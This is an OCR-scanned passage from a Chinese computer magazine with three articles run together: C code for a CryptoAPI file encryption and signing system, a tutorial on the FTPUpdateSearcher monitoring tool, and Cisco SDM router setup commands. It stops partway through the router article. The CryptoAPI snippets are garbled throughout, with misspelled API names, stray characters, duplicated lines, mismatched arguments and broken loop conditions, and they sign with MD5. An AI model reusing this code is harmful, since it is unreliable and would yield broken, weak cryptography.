在局域网中实现文件加密和数字签名采用C/S（服务器与客户端）模式，服务器端有一个数据库服务器，负责存取包括各个用户的用户信息以及用户的公钥的有效时间等信息的公钥环。该数据库服务器由专门数据库管理员负责管理维护。

在客户端，我们利用Microsoft公司提供的加密接口函数CryPto API编写了客户端的程序。客户端程序主要由以下几个功能部分组成

1.生成用户的密钥对（公钥和私钥）

```
// 获取缺省的密钥库的句柄
// 获取缺省的密钥库的句柄
If(!CryPtAcqureContext(&hProv,NULL,MS_DEF_PROV,PROV_RSA_FULL,0))
// 如果没有缺省的密钥库，则建立缺省的密钥库
CryptAcquireContext(&hProv,NULL,MS_DEF_PROV,PROV_RSA<FULL,CRYPT_NEWKEYSET));
// 获取数字签名密钥的句柄
If(@CryptGetUserKey(hProv,AT_SIGNATURE,&hKey))
If(GetlastError()==NTE_NO_KEY)
// 如果没有数字签名密钥，则产生数字签名密钥对
CryptGenKey(hProv,AT_SIGNATURE,CRYPT_EXPORTABLE,&hKey);
```

2.对文件进行数字签名

```
CryptCreateHash(hProv,CALG_MD5,0,0,&hHash));
// 建立Hash句柄，对源文件作Hash运算
Do
{// 在源文件中读取dwBufferLen字节
Dwcount=fread(pbBuffer,1,dwBufferLen,hSourceFile);
// 把数据加入到Hash中
CryptHashData(hHash,pbBuffer,dwcount,0)
}while(!feof(hSourceFile));
// 对Hash签名，确定签名的长度
CryptSignHash(hHash,AT_STGNATURE,NULL,0,NULL,&dwSignatureLen);
pbSignature=malloc(dwSignatureLen);
// 利用签名密钥对Hash签名
CryptSignHash(hHash,AT_SIGNATURE,szDescription,0,pbSignature,dwSignature,hSignatureFile);
// 把数字签名写入（附加到）文件中
hSignatureFile=fopen(szSignatureFile," wb");
fwrite(pbSignature,1,dwSignatureLen,hSignatureFile);
```

3.对接收到的文件和数字签名进行验证

```
CryptCreateHash(hProv,CALG_MD5,0,0,&hHash));
// 建立Hash句柄，对源文件作Hash运算
Do
{// 在源文件中读取dwBufferLen字节
Dwcount=fread(pbBuffer,1,dwBufferLen,hSourceFile);
// 把数据加入到Hash中
CryptHashData(hHash,pbBuffer,dwcount,0)
}while(!feof(hSourceFile));
```

```
Dwcount=fread(pbSignature,1,dwSignatureLen,hSignatureFile);
//导入发送方的公钥
CryptImPortKey(hProv,pbKeyBlobl,dwKeyBlobLenl,0,0,&hSigPublicKey);
//验证签名
If(!CryptVerifysignature(hHash,pbSignature,dwSignatureLen,hSigPublicKey,xzDescription,0))
{if(!CryptVerifysignature(hHash,pbSignature,dwSignatureLen,hSigPublicKey,szDescription,0))
{if(GerLastError()==NTE_BAD_SIGNATURE)
//输出数字签名验证结果
Printf("数字签名无效!"/n);
}
Else
Printf("数字签名有效!"/n);
```

4.把公开密钥输出到文件

```
CryptGetUserKey(hProv,AT_SIGNATURE,&hKey);
//获得密钥对句柄，确定密钥要占有的空间大小
CryptExportKey(hKey,hExchKey,PUBLICKEYBLOB,0,NULL,&dwKeyBlobLen);
PbKeyBlob=new BYTE[dwKeyBlobLen+1];
//输出公开密钥到key blob中
CryptExportKey(hKey,hExhKey,PUBLICKEYBLOB,0,pbKeyBlob,&dwKeyBlobLen);
//把key Mob的长度写入到文件中
Fwrite(&dwKeyBlobLen,sizeof(Dword),1,hDestination);
//把key blob写入到文件中
Fwrite(pbKeyBlob,1,dwKeyBlobLen,hDestination);
```

5.对文件进行加密

```
//导入接收方的公开密钥
CryptImportKey(hProv,pbKeyBlob,dwKeyBlobLen,0,&hSignPubKey);
//产生一个随即密钥，并把随机密钥用接收方的公钥加密后输出到加密后的文件中
CryptGenKey(hProv,ENCTYPT_ALGORITHM,CRYPT_EXPOTRABLE,&hKey);
CryptExportKey(hKey,hSignPubKey,SIMPLEBLOB,0,pbKeyBlob,&dwKeyBlobLen);
Fwrite(&dwKeyBlobLen,sizeof(DWORD),1,hDestination);
Fwrite(pbKeyBlob,dwKeyBlobLen,hdESTINATION);
//用产生的随机密钥以对称加密算法加密源文件
Do
{dwCount=fread(pbBuffer,1,dwBlockLen,hSource);
CryptEncrypt(hKey,0,eof,0,pbBuffer,&dwCount,dwBufferLen);
Fwrite(pbBuffer,1,dwCount,hDestination);
}while(!feof(hSource));
```

6.读取用来加密文件的随机密钥数据，并用接收方的私钥把随机密钥解密后导入

```
Fread(phKeyBlob,1,dwKeyBlobLen,hSource);
CryptImportKey(hProv,pbKeyBlob,dwKeyBlobLen,hSignKey,0,&hKey);
Do
//用导入的随机密钥对文件解密
{
dwCount=fread(pbBuffer,1,dwBlockLen,hSource);
CryptDecrypt(hKey,0,eof,0,pbBuffer,dwCount);
Fwrite(pbBuffer,1,dwCount,hDestination);
}while(!hSource);
```

结语

公钥密码体制和数字签名作为信息安全的一项重要技术越来越得到广泛的应用。目前基于以上所述内容的系统已经运用于公司内部传递机密票据等方面，并准备尝试将此系统逐步运用到公司例如机密票据、报表或文件等其他信息传递方面中。我们通过建立企业内部局域网使用的文件加密和数字签名系统，实现了企业内部信息的安全传输，同时保证了传输信息的完整性和不可否认性。

刘流： FTP服务在网络上应用的十分广泛，面对存储在FTP服务器上大量文件，如果能及时的发现文件的变动情况，以及快速的查找需要的文件，那么不仅可以提高FTP服务器的维护效率，还能有效地增强其安全性。特别是对于网站的管理而言，根据对指定类型文件(例如ASP文件)的变化分析，能够迅速查出潜入的木马程序。

适合读者：网管、网络爱好者、站长

前置知识：无

FTP搜索也疯狂



文/图 郭建伟

同一般的FTP工具软件相比，FTPUpdateSearcher堪称是FTP服务器的"极速搜索客"。它可以使网管人员对FTP服务器上的文件变动情况了然于心。

管理FTP服务器

在FTPUpdateSearcher主窗口中按下Insert键，打开FTP服务器设置窗口，如图1所示。

在"Server Settings"面板中输入FTP服务器的名称、地址、用户名和密码、端口等参数，在"Connection type"列表中选择连接的类型(包括正常连接和SSL/TSL安全连接)，在"Using proxy-server"列表中选择代理服务器(事先应在菜单"Option"→"Proxy-server Settings"中添加代理服务器)，点击确定按钮保存设置。此外，FTPUpdateSearcher还能自动




图1

扫描本网段中的FTP服务器，点击菜单"FTP－Servers"→"FTP Servers Search Wizard"，在操作向导帮助下，依次设置扫描地址的起始范围、主机扫描延时、是否探测活动主机、自动搜索的周期等参数。一般说来，采用默认值即可。

在FTPUpdateSearcher主窗口按下Ctrl＋F4，打开FTP服务器搜索面板，点击工具栏上的开始按钮，FTPUpdateSearcher就将发现的FTP服务器添加到列表中。当然，搜索到的FTP服务器其默认设置是匿名登录，可以列表中选中该服务器名称，按下ALT＋Enter键打开属性设置窗口，进一步调整配置参数。

深入探测FTP文件变动

添加完FTP服务器后，当每次使用之前，最好先检测其当前的状态。在FTPUpdateSearcher主窗口中按下F6键，FTPUpdateSearcher开始对列表中的所有FTP服务器进行探测，如果在列表的Status列中显示"Available"，表明该FTP服务器处于可用状态，否则说明其不可用。在选中的FTP服务器项的右键菜单上点击"Scan Server"项，FTPUpdateSearcher对指定FTP服务器进行扫描，检测其存储的文件是否发生了改变。对于新添加的FTP服务器，建议连续进行两次扫描，在列表的Status栏中显示"No Updates"，这样就相当于完成了初始化操作。当以后需要探测文件的变化状态时，选中列表中的FTP服务器，再次进行扫描操作，如果在列表的Status栏中显示"Founds Changes"，如图2所示。




图2

说明指定FTP服务器上的文件发生了变动，例如对原文件进行了Updates（更改）、Deleted（删除）、New（新建）等操作。在选中的FTP服务器项的右键菜单上点击"Updates List"项，打开文件变动报告窗口，如图3所示。




图3

在文件列表中显示了所有发生变化的文件信息，并且在Status栏中显示变化的类型。如果发生改变的文件比较多，可以在"Show updates since"中设定日期和时间，便于过滤出在指定时间之后改变的文件。

在"File masks"中设定文件名（支持通配符），在"File size"中设定文件的尺寸。在"Search files"和"Search directories"面板中可以设置按照哪些变动类型来显示文件和文件夹（包括New，Modified，Deleted类型）。然后点击Find按钮，就能快速查询到符合条件的文件来。如果勾选"Show directories tree"项，可以显示出FTP服务器上的文件目录层次，显示效果类似于Windows资源管理器。这样，查询改变的文件就更直观了。

此外，FTPUpdateSearcher还能定时扫描FTP文件变化情况。在选中的FTP服务器项的右键菜单上点击"Server Settings"项，在服务器设置窗口中打开"Schedule"面板，选中"Periodic scanning"项，在"Scan each X min"中设置扫描间隔时间（以分钟为单位）；或点击"Scheduled scanning"项，点击"Add"按钮，按照星期数设置自动扫描的开始时间，等待间隔，次数等内容。这样，预定时间一到，FTPUpdateSearcher就能自动检测FTP文件的变化情况。

快速搜索FTP文件

FTP服务器上常常堆满了文件，要想快速查询到自己需要的文件，使用一般的FTP工具软件几乎是很难办到的。在FTPUpdateSearcher主窗口的列表中选中合适的FTP服务器，在其右键菜单上点击"Find Files"项打开文件查找窗口，如图4所示。

在其中的"Server"列表中可以快速切换FTP服务器，在"File masks"中设定文件通配符，在"File size"中设定文件的尺寸，勾选"Search directory"项，表示搜索的范围包括每个文件夹。点击"Find"按钮执行搜索操作。符合条件的文件出现在文件列表中。选中合适的文件，在其右键菜单中点击"Download Files"项，在文件下载对话框中设置下载的方法（手动下载或





图4

者立即下载），在"File category"中选择"Download Files"，并指定保存路径，点击Ok按钮即可下载选定的文件。甚至还能调控文件下载的速度。在FTPUpdateSearcher主窗口点击菜单"Option"→"Download Settings"，在"Connection"面板中的"Connection type and speed"列表中可以选择下载的速度，从14.4K Modem到LAN 100M等10种下载速度选择项，如果选择"Other"项，手工指定下载的速度。

对于一名网管来说，有了此软件。你再也不用担心恶意黑客将木马程序安插在你不曾留意的角落了。喜欢的话就赶紧给自己的机器装一个吧！

适合读者：网络管理员、网络爱好者、Cisco工程师
前置知识：Cisco产品操作基础

利用SDM实现对Cisco系列路由器的可视化管理



文/卢东祥

SDM(Security Device Manager)是Cisco公司提供的全新图形化路由器管理工具。SDM利用Web界面、Java技术和交互配置向导使得用户无需了解Cisco命令行，即可轻松地完成IOS路由器的状态监控、安全审计和功能配置。甚至连QoS、Easy VPN Server、IPS、DHCP Server、动态路由协议等令中级技术人员都头疼的配置任务也可以利用SDM轻松而快捷地完成，配置逻辑严密、结构规范，Cisco公司推出此项功能真是令人振奋。本文就Cisco系列路由器实现SDM功能的配置方法进行探讨。

SDM功能简介

Cisco SDM为我们提供一系列简单易用的向导，逐步引导网络新手快速配置路由器，而无需具备有关Cisco IOS软件CLI的知识。我们可使用SDM向导轻松的进行如下操作。

- 配置其他LAN和WAN连接
- 创建防火墙
- 配置VPN、Easy VPN和DMVPN连接及创建和管理数字证书
- 在路由器上执行安全审计及让SDM解决安全问题
- 配置基本路由
- 在路由器上创建"网络地址转换"(NAT)规则
- 创建服务质量(QoS)策略

使用向导创建基本配置后，可利用 SDM 编辑创建的配置。可通过编辑防火墙为网络创建防火墙策略。还可在路由器上配置和管理"入侵防御系统"(IPS)，以防网络遭受攻击，并执行其他任务，如创建用户账户和创建路由器管理策略。

支持SDM的设备

使用SDM进行管理时，用户到路由器之间使用加密的HTTP连接及SSH v2协议，安全可靠。目前Cisco的大部分中低端路由器包括8xx、17xx、26xx(XM)、36xx、37xx、72xx、73xx等型号都可以支持SDM。但不是所有IOS都支持SDM功能的，12.2版以前的基本都不带此项功能，12.2版以后的大都可以使用SDM，具体情况如表1所示。

支持SDM的路由器型号	支持SDM的IOS
831, 836, 837	12.2(13)ZH or later, 12.3.2XA or later, 12.3(2)T 或者更新版本.
1701, 1711, 1712	12.2(15)ZL or later, 12.3.2XA or later.
1710, 1721, 1751, 1751-v,	12.2(13)ZH or later, 12.2(13)T3 or later.
1760, 1760-v	12.3(2)T or later, 12.3(1)M or later, 12.3.2XA或者更新版本.
2610XM, 2611XM, 2620XM, 2621XM,	12.2(11)T6 or later, 12.3(1)M or later.
2650XM, 2651XM, 2691	12.3(2)T或者更新版本.
3620, 3640, 3640A, 3661, 3662	12.2(11)T6 or later, 12.3(1)M or later, 12.3(2)T或者更新版本.
3725, 3745	12.2(11)T6 or later, 12.3(1)M or later, 12.3(2)T或者更新版本.
7204VXR, 7206VXR, 7301	12.3(2)T or later, 12.3(3)M或者更新版本.

表1

SDM程序既可以安装在PC上，也可以安装在路由器上。安装在PC上能节约路由器的内存并且可以用它来管理其他支持SDM的路由器，但是由于IE默认是禁止网页访问本机资源的，我们需要先修改IE的安全设置。安装到路由器时基本安装大约需要4MB Flash空间，组件Cisco SDM Express(需要1.5MB Flash)只用于路由器的初始化配置，无须安装。本文是以SDM安装在路由器上为例子进行讲解。

路由器具体配置

1.低版本的IOS使用SDM的配置方法

如果版本在12.2之前的IOS可以先删除旧版IOS，下载新版IOS装载进路由器，具体操作如下：

```
Router# delete <old IOS image name>
Delete filename [<old IOS image name>]? y
Delete flash:y? [confirm] n
Delete flash:y aborted!
Router# squeeze flash:
Router# copy tftp://<tftp server IP address>/<new IOS image name> flash:
Router# reload
```

2.加载SDM文件到路由器

SDM文件大小在4M左右，在加载SDM文件之前先要检查Flash空间。

```
Router# copy tftp://<tftp server IP address>/sdm.tar flash:
Router# copy tftp://<tftp server IP address>/sdm.shtml flash:
Router# copy tftp://<tftp server IP address>/<configuration file name> flash:
Router# copy <configuration file name> start
```

3.配置路由器以支持基于Web的应用程序

步骤1：使用以下Cisco IOS命令启用路由器的HTTP/HTTPS服务：

```
Router(config)#ip http server
Router(config)#ip http secure-server
Router(config)#ip http authentication local
```

如果路由器使用IPSec IOS映像，则将启用HTTPS服务。否则，仅启用HTTP服务。

步骤2：通过15级权限（启用权限）创建用户账户。

```
Router(config)#username <username> privilege 15 password 0 <password>
```

用要配置的用户名和密码替换<username>和<password>。

